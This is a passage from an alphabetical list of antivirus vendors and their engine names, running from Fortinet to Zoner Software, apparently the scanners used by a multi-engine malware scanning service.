- Fortinet (Fortinet)
- FRISK Software (F-Prot)
- F-Secure (F-Secure)
- G DATA Software (GData)
- Hacksoft (The Hacker)
- Hauri (ViRobot)
- Ikarus Software (Ikarus)
- INCA Internet (nProtect)
- Jiangmin
- K7 Computing (K7AntiVirus, K7GW)
- Kaspersky Lab (Kaspersky)
- Kingsoft (Kingsoft)
- Lavasoft (Ad-Aware)
- Malwarebytes Corporation (Malwarebytes Anti-malware)
- Intel Security (McAfee)
- Microsoft (Malware Protection)
- Microworld (eScan)
- Nano Security (Nano Antivirus)
- Panda Security (Panda Platinum)
- Qihoo 360 (Qihoo 360)
- Rising Antivirus (Rising)
- Sophos (SAV)

- SUPERAntiSpyware (SUPERAntiSpyware)
- Symantec Corporation (Symantec)
- Tencent (Tencent)
- ThreatTrack Security (VIPRE Antivirus)
- TotalDefense (TotalDefense)
- Trend Micro (TrendMicro, TrendMicro-HouseCall)
- VirusBlokAda (VBA32)
- Zillya! (Zillya)
- Zoner Software (Zoner Antivirus)